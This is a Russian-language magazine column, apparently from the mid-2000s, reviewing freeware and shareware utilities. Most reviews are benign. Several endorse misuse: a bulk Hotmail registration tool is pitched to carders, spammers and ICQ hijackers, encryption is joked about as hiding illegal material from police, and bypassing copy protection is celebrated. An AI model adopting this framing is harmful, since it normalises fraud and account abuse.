


Утилита для мониторинга почтовых ящиков и убивания непрошеной корреспонденции прямо на сервере. Да, я знаю, что таких прог полно. Но дело в том, что Mail Box Dispatcher, пожалуй, самая лучшая из этой серии. Не веришь? Заюзай! Нажать на «Uninstall» у тебя потом просто рука не поднимется. В прогу влюбляешься моментально. Вначале обращаешь внимание на ее бесплатность, небольшой размер, весьма скромные системные запросы и правильный интерфейс. А потом замечаешь, что содержимое всех почтовых ящиков эта прога выводит в одном окне (с соответствующими пометками, ясное дело). И тут уж твое лицо невольно расплывается в довольной улыбке: во-первых, это удобно, а во-вторых, активные спамеры, которые необдуманно гадят одинаковыми письмами сразу в несколько твоих почтовых ящиков, моментально остаются не у дел.

Я не очень доверяю автоматическим системам борьбы со спамом, но встроенная система фильтров Mail Box Dispatcher относится к моей переписке крайне бережно. По умолчанию забракованные письма лишь выделяются в списке желтым цветом. Хотя, конечно, ты можешь настроить реакцию системы фильтрации по-своему. Это несложно, поскольку «плохие фразы» и адреса отправителей заносятся в соответствующие списки простым перетаскиванием, а встроенный самообучающийся спам-детектор не боится русского языка. Немаловажным является и тот факт, что прога старательно ведет лог удаленных сообщений. Проблем с кодировками у Mail Box Dispatcher не существует. Несколько первых строчек каждого письма прога подгружает автоматически. В общем, что тут говорить? Тулза грамотная со всех сторон - своему стареньkому SimpleCheck'у (www.simplecheck.net) я помахал ручкой практически сразу.












WINTOOLS.NET PRO V 5.0.1

Windows 9x/Me/2k/XP
Shareware
Size: 854 Кб
www.wintools.net

WinTools.net - это набор инструментов для настройки операционной системы и ухода за ней. В состав этого набора входят следующие компоненты: твикер, менеджер автозагрузки, средство для ухода за реестром, механизм очистки жестких дисков от лишних файлов, инструмент для качественной деинсталляции программного обеспечения. При этом, несмотря на богатую функциональность, программа отличается завидной стройностью. Ее основной конкурент - Ashampoo UnInstaller Suite - весит в семь раз больше, хотя качество реализации большинства инструментов у WinTools.net выше. Особенно мне нравится Clean Uninstaller – инструмент для корректного удаления программного обеспечения. Пусть он не так предупредителен, как его аналог из Ashampoo UnInstaller Suite, но свою работу он знает. С его помощью мне не раз удавалось удалять триальные проги подчистую, не оставляя хвостов, а также контролировать изменения, которые вносит в мою систему софт, в добропорядочности которого я не слишком уверен.

Описывать процесс работы с программой не имеет смысла - WinTools.net не только поддерживает русский язык интерфейса, но и поставляется с подробным справочным файлом russian.hlp, содержащим все необходимые сведения.





QUICK HOTMAIL REGGER PRO


Win 98/NT/2K/XP/2003
FreeWare
Size: 620 Кб
http://news.xmotors.ru/asechka/



Крайне нужная программа, и бесплатная к тому же. Авторы признались на своей страничке, что отказались от коммерческой версии в пользу Нового года :). Согласись, регистрироваться в бесплатных почтовых службах хакерам приходится каждый день. Мыльные адреса востребованы кардерами, хакерами, спамерами и асечниками (особенно актуально для угона icq-номеров по primary-мылам). Одна из наиболее устойчивых и надежных mail-служб - это, конечно же, hotmail, но его долгая и муторная регистрация зачастую выводит из себя, особенно на плохом коннекте. Но теперь все трудности позади. QHR Pro превратит регистрацию нового пользователя хотмыла в праздник! Фактически от тебя потребуется только ввести логин и слово с картинки (автораспознаватель текста написать очень сложно, бесплатно тогда программа распространяться не будет). Также можно ввести секретный ответ и альтернативный адрес.

PAINT SHOP PRO 9.01


Windows 95/98/ME/NT/2K/XP
Shareware
Size: 32890 Кб
www.jasc.com/products/paintshoppro



Однажды наступает момент истины. Ты понимаешь, что виндового Paint Brush'а уже не хватает. Понимаешь также, что Photoshop слишком навороченный, загруженный тоннами ненужной байды. Да и 300 Мб трафика на скачку варезного пака не хочется тратить. Тогда ты просто скачиваешь Paint Shop, который весит меньше, но обладает основными фотошопными фишками. Если ты работаешь на не очень шустром компе, то прога будет работать несколько медленнее, чем прежние ее версии (скажем, 7.0). В плане же стабильности работы софт ничем не уступает старшему брату PhotoShop'у. Практически не выпадает даже при обработке графики в сотню мегов весом. Будь осторожен, если работа обязывает тебя к сожительству с другим графическим редактором - Paint Shop Pro умеет вырабатывать зависимость от собственной простоты и удобства.

OPENOFFICE.ORG FOR WINDOWS 2.0 (SNAPSHOT BUILD 1.9.M62)

Windows 95/98/ME/NT/2K/XP
Freeware
Size: 70130 Кб
http://projects.openoffice.org



Монополии Microsoft не существует! И новая версия OpenOffice - тому явное подтверждение. Это opensource-аналог MS-детища. Продукт придется по вкусу тем, кто проводит много времени за работой в *nix и win-системах: порты под оба семейства имеют одинаковый интерфейс. Здесь мне очень понравилась работа с PDF: ты можешь сохранить даже .doc-файл в таком формате! Слегка косячит spellchecker, который пока не научился работать одновременно с несколькими словарями. Также надеюсь, что девелоперы усовершенствуют процесс апгрейда, и нам не придется каждый раз спускать 70 Мб трафика на скачку нового билда, чтобы получить пару баг-фиксов и новых менюшек на полтора мега. Интересно будет увидеть финальную версию 2.0 после всех проведенных подтяжек и настроек.








TRUECRYPT

Win NT/2K/Xp
FreeWare
Size: 631 Кб
http://truecrypt.sourceforge.net



Еще одна софтина в коллекцию джентльменского криптонабора. ТруКрипт создан для того, чтобы помочь тебе спрятать на виртуальном диске сотни мегабайт illegal'а от правоохранительных органов и несколько гигов порнухи - от родителей :). Работа программы схожа с PGPDisk'ом, но, в отличие от последнего, TrueCrypt умеет полностью заметать следы своего присутствия - никаких опознавательных сигнатур в заголовке, все части виртуального диска являются случайными данными! Тут-то недоброжелатели и сломают голову.

Виртуальные диски можно создавать в файлах, в разделах жесткого диска, а также на дискетах и USB-флешках. В дальнейшем диски легко маунтятся как логические диски Windows. Программа использует такие известные и надежные алгоритмы шифрования, как AES (256-bit key), Blowfish (448-bit key), CAST5 (128-bit key), Serpent (256-bit key), Triple DES и даже Twofish (256-bit key).

Напоследок сделаю тебе приятное и скажу, что прога абсолютно бесплатная!

H-MENU V 5.0

Windows 9x/Me/2k/XP
Shareware
Size: 594 Кб
www.h-menu.com



Мega-launcher 2002 года выпуска. Как я умудрился прозевать его выход - ума не приложу. У этой софтины и сегодня конкурентов - раз-два и обчелся. Прога действительно рульная. За каждым краем экрана она позволяет закрепить по две панели для быстрого запуска приложений. В обычном состоянии эти панели не видны, однако стоит подвести курсор мышки к соответствующей области, как связанная с ней панель вылезает на передний план. Нетрудно подсчитать, что ты можешь использовать до восьми панелей одновременно. На одной панели размести иконки интернет-приложений, на другой - системных утилит, третья пусть служит для быстрого запуска офисных программ и графического редактора. Потрать на настройку пару минут, после чего начинай получать удовольствие от работы за компьютером. В простейшем случае тебе понадобится лишь перетащить необходимые ярлыки на выбранные панельки. С другой стороны, launcher'а с таким огромным количеством дополнительных опций (см. скриншот :)), пожалуй, больше в мире и нет.


Лично я, во избежание ложных срабатываний, первым делом попросил H-Menu активировать панели лишь при клике левой кнопкой мышки по краю экрана. Советую тебе поступить так же. Остальные настройки - по желанию. Начать можешь с русификации интерфейса - необходимый для этого языковой модуль на сайте программы имеется.

OSS RELEASE DIGEST: FREEBSD 5.3


Вышла новая стабильная версия операционной системы FreeBSD - 5.3-RELEASE. Релиз призван стать первым стабильным из пятой ветки FreeBSD (5-STABLE). Среди главных новшеств по сравнению с 5.2.1 отмечается бинарный интерфейс для платформы i386, позволяющий запускать сетевые NDIS-драйверы Microsoft Windows на уровне ядра; сетевая и сокетная подсистемы теперь многопоточны и реентерабельны, что позволяет намного лучше использовать SMP-параллельность при обработке и пересылке локального/удаленного сетевого трафика; среды разработки обновлены до GCC 3.4.2, Binutils 2.15 и GDB 6.1; графические оболочки X.org 6.7, GNOME 2.6.2 и KDE 3.3.0.

Из других релизов: GCC 3.4.3, Linspire Internet Suite, Darwin 7.6, Novell Linux Desktop 9, Fedora Core 3, Firefox 1.0, OpenBGPD 3.6, Red Hat Enterprise Linux 4 Beta 2, Gentoo Linux 2004.3, Solaris 10, ALT Linux 2.4 Master BOX, CrossOver Office 4.0, Samba 3.0.9

DAEMON TOOLS 3.47




Win 98/NT/2K/XP/2003
FreeWare
Size: 492 Кб
www.daemon-tools.cc




Новый cd/dvd-эмулятор, правда, надо сказать, шароварный. Но с этим сам знаешь куда идти, да? :) Daemon Tools без проблем откроет скопированные на винчестер аудио/dvd/playstation-диски. Худенькая по весу (около полумега) тулза позволяет работать с образами компакт-дисков в различных форматах: CUE/BIN, ISO, CCD (CloneCD), MDS (Media Descriptor File), NRG (Nero), CDI (Discjuggler), BWT (Blindwrite), PDI (Instant CD/DVD), B5T (BlindWrite 5). Теперь, если у тебя есть заветный image нужной игрушки, наделенной крутой защитой от копирования с диска, скорее всего, уже через пять минут, дочитав это описание, ты засядешь гамиться, так как софтина очень ловко обходит большинство схем защит: режимы SafeDIsc, Securom, Laserlock. Максимальное количество одновременно эмулируемых дисководов CD/DVD - 4.

WHOLOCKME 1.04 BETA



Windows 2000/XP
Freeware
Size: 21 Кб
www.dr-hoiby.com/WhoLockMe




До безобразия простая утилита. Бывает, что в системе запущено 33 проги одновременно и открыто в два раза больше файлов. Рано или поздно, но ты теряешься в догадках, какой прогой открыт какой файл. WhoLockMe сможет показать, какая софтина работает с выбранным файлом, заблокировать доступ остальным приложениям. Ей можно пользоваться из обычного Windows-меню или же запустить в командной строке с прибавлением имени файла.



DRIP V 0.9.0

POSIX (*BSD, Linux, Solaris...)
Size (в .gz): 802 Кб
http://drip.sourceforge.net
Лицензия: GNU GPL

Drip - графическая оболочка для декодирования фильмов на DVD в видеофайлы DivX, основанная на GTK+. Поддерживает как разнообразные кодеки Microsoft (Win32 DivX, MPEG-4, AVID...), так и открытые реализации (OpenDIVX, XviD). Для звука использует MP3 (например Lame encoder), способна воспроизводить и двухканальное аудио. Взаимодействие с DVD осуществляется с помощью стандартных библиотек libdvdread и libdvdcss. При перекодировании задаются размеры (в пикселах) будущего файла, качество звука и видео. Причем значение последнего можно вычислять через встроенный калькулятор, которому, кроме этого, достаточно указать нужный объем файла, продолжительность содержимого DVD и тип видео (PAL или NTSC). Поддерживает DVDdb и считывание информации с заголовка диска для автоматического определения названия будущего файла. Перед кодированием можно выбрать только отдельные части DVD (angles, titles, chapters), которые необходимо преобразовать. Drip позволяет накладывать subpictures - изображения поверх самого видео, обычно они используются для меню. Поддерживаются дополнения для аудио и видео, существует возможность работы с программой из консоли (утилита dripencoder).









NEW RELEAZE!

RESTOREIT V 6.0

Windows 9x/Me/2k/NT/XP
Shareware
Size: 13427 Кб
www.farstone.com




Превосходная система защиты компьютера от вирусов, программных сбоев и ошибок пользователя. Последние несколько лет именно она оберегала мои винды от гибельных последствий непрерывного тестирования самого разнообразного программного обеспечения. К сожалению, установка на XP второго сервис-пака негативно повлияла на работу RestoreIT, так что я некоторое время вынужден был использовать другой предохранительный механизм - ShadowUser с www.shadowstor.com. Но это уже в прошлом, поскольку недавно вышедшая новая версия RestoreIT порадовала меня не только обновленным интерфейсом, но и совместимостью с SP2. Появилось и несколько свеженьких фишек. Теперь RestoreIT позволяет восстанавливать предыдущие состояния определенных файлов, а не только всей файловой системы целиком. Кроме того, зарегистрированная версия RestoreIT научилась создавать auto-recover CD/DVD с образом выбранного диска.

Больше, вроде бы, ничего не изменилось: ты по-прежнему фиксируешь текущее состояние машины путем создания контрольной точки, а прога отслеживает и сохраняет в защищенном разделе диска все изменения файловой системы. Если что-то пойдет не так, прога просто удалит все изменения и возвратит твои диски (или один лишь диск C) в одно из ранее зафиксированных состояний. Другое важное преимущество этой системы также никуда не делось - RestoreIT по-прежнему активируется/деактивируется одним кликом без перезагрузки машины. Решил поиграть - выключил, ресурсы освободились. Захотел узнать, что сделает с твоей системой новый вирус, - включил RestoreIT, проверил. И это классно, черт подери!

NEW RELEAZE!

TASKSWITCHXP V 1.0

Windows XP/2003
Freeware
Size: 147 Кб
http://taskswitchxp.sourceforge.net




Работы по созданию идеального переключателя задач для Windows идут полным ходом. Уже четко вырисовываются два основных направления: одни программисты занимаются улучшением стандартного виндового TaskSwitcher'а, другие пытаются реализовать что-то принципиально новое. Флагманом первого направления, безусловно, является утилита TaskSwitchXP. Она превращает примитивный прямоугольник с иконками запущенных приложений в реальное диалоговое окно, поддерживающее XP'шные темы и демонстрирующее как иконки работающих прог, так и уменьшенные скриншоты их окон. При этом прога садится на стандартную комбинацию горячих клавиш <Alt>+<Tab>, а системных ресурсов отъедает настолько мало, что не существует никаких объективных препятствий для ее повсеместного использования.

Выделить лидирующий продукт среди разработок, ведущихся по второму направлению, значительно сложней. Лично мне сейчас больше всего импонирует программа TopDesk (www.otakusoftware.com). Она отличается очень качественной анимацией. Нажимаешь F9, и открытые окна всех приложений плавно уменьшаются, располагаясь на экране ровными рядами. По ошибке переключиться куда-нибудь не туда становится абсолютно невозможно. Еще одно нажатие или клик - и нужное окно плавно вылетает на передний план. Здорово, правда? Одна беда - расход системных ресурсов на такие спецэффекты весьма существенный, да и на халяву такие разработки почему-то отдавать никто не хочет. Впрочем, демка TopDesk не имеет временных ограничений, лишь функциональные (не слишком значительные).

QALCULATE! V 0.6.3

POSIX (*BSD, Linux, Solaris...)
Size (в .gz): 1355 Кб
http://qalculate.sourceforge.net
Лицензия: GNU GPL




Qalculate! - многофункциональный универсальный калькулятор с простым и понятным интерфейсом (GTK+). Этот монстр вычислений умеет делать практически все и часто даже то, что от калькуляторов вовсе не требуется. Qalculate! способен оперировать огромными числами (например готов посчитать факториал от 2^16, а это число из 287 194 знаков), разнообразными математическими классами (комплексные числа, бесконечности, матрицы, векторы) и элементами алгебры логики, работать в различных системах счисления (от 2 до 36, с возможностью перевода чисел из одной в другую), с римскими числами и даже во временном формате (1/23 = 0:02:37). Легко разбирает сложные выражения, уравнения, знает формулы сокращенного умножения, позволяет задавать число показываемых знаков и указывать, допустимы ли приближения. Обладает огромным числом (около 200) встроенных функций для расчета дат и времени, матанализа, дифференциального исчисления, теории чисел, тригонометрии, геометрии, комбинаторики, статистики, экономики... Впечатляет набор стандартных констант: базовые (постоянная Эйлера, число Пи...), специальные, маленькие и большие числа (вплоть до 10^63), физические постоянные, а также единицы измерения (массы, длины, скорости, энергии...). Qalculate! понимает вычисления с заданными словесными обозначениями (например, 1 «arg0» + 2 «arg1» + 2 «arg0» = 3 «arg0» + 2 «arg1»), в программе заложены основы программирования: цикл for..do и оператор условного перехода if..then..else. Для графического отображения функций, матриц и геометрических деталей используется Gnuplot, а результат можно сохранить в png/postscript.

MYASSIST V 1.1

NEW RELEAZE!

Windows 2k/XP
Shareware
Size: 1995 Кб
www.pixwares.com




Персональный органайзер, главной составляющей частью которого является... виртуальная секретарша. Стройные ножки, короткая юбочка, большие глаза, хорошо анимированные движения. Девочка располагается в углу экрана поверх всех окон, одним своим присутствием делая работу за компьютером чуть более приятной. К тому же, помимо красивой внешности, виртуальная секретарша обладает еще и отличными профессиональными навыками. Календарь, список задач, записная книжка, система напоминаний - все эти составляющие сделаны стильно, просто и продуманно. За любой функцией можно закрепить комбинацию горячих клавиш, дополнительные часы с десктопа можно убрать. Заметки на русском языке прога отображает корректно, хотя интерфейс самой MyAssist русифицировать нельзя. Впрочем, на мой взгляд, в данном случае это не критично.

Нетрудно догадаться, что MyAssist подходит исключительно для домашнего применения. Но зато уж с ролью подружки обычного юзера она справляется превосходно! Не хватает только редактора, с помощью которого можно было бы корректировать внешность виртуальной девахи. Надеюсь, в самое ближайшее время разработчики исправят это досадное упущение :).

VLC MEDIA PLAYER V 0.8.1


POSIX, Windows, BeOS, Mac OS X, Zaurus
Size (в .gz): 7338 Кб
www.videolan.org/vlc/
Лицензия: GNU GPL



VLC - мощный мультимедийный плеер, портированный на множество операционных систем. Поддерживает огромное (!) число форматов (MPEG, AVI, ASF/wmv/wma, Ogg, MP4/MOV, Wav, Raw DV/AAC, Raw ac3/a52/DTS, FLAC...), аудио- и видеокодеков (MPEG-1/2, MP3, AC3, AAC, FLAC, DivX 1/2/3, MPEG-4/DivX 5/XviD, H263/H263i/H264, SVQ 1/3, MJPEG A/B, Vorbis, WMA 1/2, WMV 1/2...), субтитров (DVD, SVCD, CVD, DVB, OGM, MicroDVD, Vobsub, SubRIP, SubViewer v1/v2, SAMI, Vplayer...). Естественно, не возникает проблем с воспроизведением потоковых сигналов (FTP/HTTP/UDP/RTP). Кроме того, VLC способен осуществлять вывод не только своими средствами (для Mac OS X это родной QuickTime, для Windows - DirectX), но и, например, через X11, Xvideo, библиотеку SDL и Framebuffer, что может быть особенно актуально для Linux/*BSD. Аналогично с аудио: многоканальный звук, S/PDIF, SDL, EDS, aRts, воспроизведение из файла для программы не составят труда. Существуют разнообразные стандартные интерфейсы (в основном, опять же, для UNIX): GTK+ и GNOME, QT и KDE, WxWidgets, а также скины. В VLC развитая система настроек, позволяющая четко задавать, что и как из всего предложенного разнообразия лучше использовать и каким образом реагировать на горячие клавиши. Предусмотрено обширное число опций при запуске приложения из командной строки и возможность удаленного управления, поддержка меню в DVD и SVCD, ID3-тэгов и базы данных CDDB, присутствуют видео- и аудиофильтры (в том числе визуальные эффекты и эквалайзер). В общем, VLC незаслуженно остается в тени намного более популярных гигантов MPlayer и Xine.

EVEREST HOME 1.52.206 BETA

Windows 95/98/ME/NT/2K/XP
Freeware
Size: 2930 Кб
www.lavalys.com




Лучшее лечение болезни – ее профилактика. В решении проблем с железом часто приходит на помощь своевременный мониторинг системы на предмет целостности ее компонентов. Долгое время я отдавал предпочтение софтине AIDA32. Сейчас этот проект вместе с большинством его кодеров переведен под крыло Lavalys и переименован в Everest. Home Edition-версия поможет провести грамотный анализ железа: прочешет мать, видюху, сетевуху и все носители инфы вроде винтов и оптики. Следует отметить, что фришная Home-версия окажется кастрированной при сетевом мониторинге - для работы с целым доменом нужна платная Pro-версия. Хотя в Pro'шке официально не поддерживается работа по анализу разогнанной системы, я сам активно использую эту тулзу для поиска самых последних драйверов под свой богатый арсенал девайсов.





VIDEO2DV V 3.0

Windows 9x/Me/2k/NT/XP
Shareware
Size: 524 Кб
www.video2dv.com




Необычный видеоплеер, который в качестве видеовыхода использует порт IEEE 1394 (FireWire, iLink). Когда на моей видеокарте сгорел TV-Out, именно этот софт я юзал для вывода изображения на экран телевизора. Программа может использоваться совместно с любой DV-видеокамерой (магнитофоном, телевизором с DV-входом), которая не требует специальных драйверов при подключении к IEEE 1394 порту. Прелесть этого видеоплеера в том, что он может воспроизводить не только DV-avi, но и DivX, XviD, MPEG, а также видеофайлы любых других форматов, DirectShow-фильтры к которым установлены в системе. Кроме видеозаписей, Video2DV умеет показывать слайд-шоу из картинок разных форматов и размеров. При этом можно задействовать 134 видеоэффекта при переходе от картинки к картинке. Есть функция перенаправления аудиопотока на любую звуковую карту, установленную в системе. Естественно, все эти навороты требуют мощного процессора и соответствующего периферийного оборудования. Остается только пожелать, чтобы у тебя дома было и то, и другое.



AUDIO TAG TOOL V 0.11.1


POSIX (*BSD, Linux, Solaris...)
Size (в .gz): 210 Кб
http://pwp.netcabo.pt/paol/tagtool/
Лицензия: GNU GPL



Audio Tag Tool - удобная и простая в использовании утилита для редактирования тэгов в аудиофайлах, основанная на GTK+. Работает с обеими версиями ID3 для MP3 (используется id3lib) и тэгами Ogg Vorbis (libvorbis и libvorbisfile). Программа быстро просматривает указанный каталог (по желанию рекурсивно) на наличие аудиофайлов и создает список для редактирования тэгов. Для выбранного файла в том же окне отображается информация из его тэга(ов), которая может быть оперативно изменена или удалена. Для mp3 отображаются две вкладки: с ID3v1 и ID3v2. Продумана функция одновременной обработки большого числа файлов: по заданному (полностью настраиваемому) шаблону Audio Tag Tool легко изменит тэговую информацию во всех найденных или отмеченных файлах, основываясь на их названиях или введенной информации. Аналогично можно поступать и с массовым переименованием музыкальных файлов. В обоих случаях может быть активизировано преобразование регистра (большой/маленький; после пробела большая буква; первая большая, а остальные маленькие) и пробелов в произвольный знак (по умолчанию «_»). Для имен файлов также допустим пропуск некорректных символов или их замена. Существует опция массового удаления тэгов (всех или только ID3v1/v2), а также создания плей-листов (в каждом каталоге; только в верхнем; и там, и там) с произвольным названием (по умолчанию берется имя каталога) и выбранной сортировкой (по названию файла или каким-либо данным из тэгов).

GX::TRANSCODER 2.10.2434 BETA 5

Windows 95/98/ME/2K/XP
Freeware
Size: 10720 Кб
www.germanixsoft.de



Моя юная гостья заглядывается на залежь MP3-дисков, но говорит, что все это мусор, потому что нельзя оттуда мелодии в мобилу загнать :). Да, большинство трубок все еще не умеет подсасывать mp3 в качестве ringtones. Часто нужно перегонять оригинал в midi-формат. Безусловно, есть маленькие утилиты для совершения такого дела. Однако зачем нам низко летать? Предлагаемый софт умеет конвертировать все знакомые видео- и музыкальные форматы. С помощью проги я наконец-то перелопатил 5 Gb музыки OGG-формата, который все еще не особо любим большинством трейдеров. Работа с видео помогла причесать мой архив видео на вебе, так что юзерам больше нет нужды искать заковыристые кодеки под каждый мувик. Мне также очень пришлась по вкусу опция записи потоков интернет-радио. Конечно, сейчас ты найдешь десятки других граблей для локальной работы и снятия радиосканов. Однако GX меня прельстил своей универсальностью – все в одном месте и бесплатно!

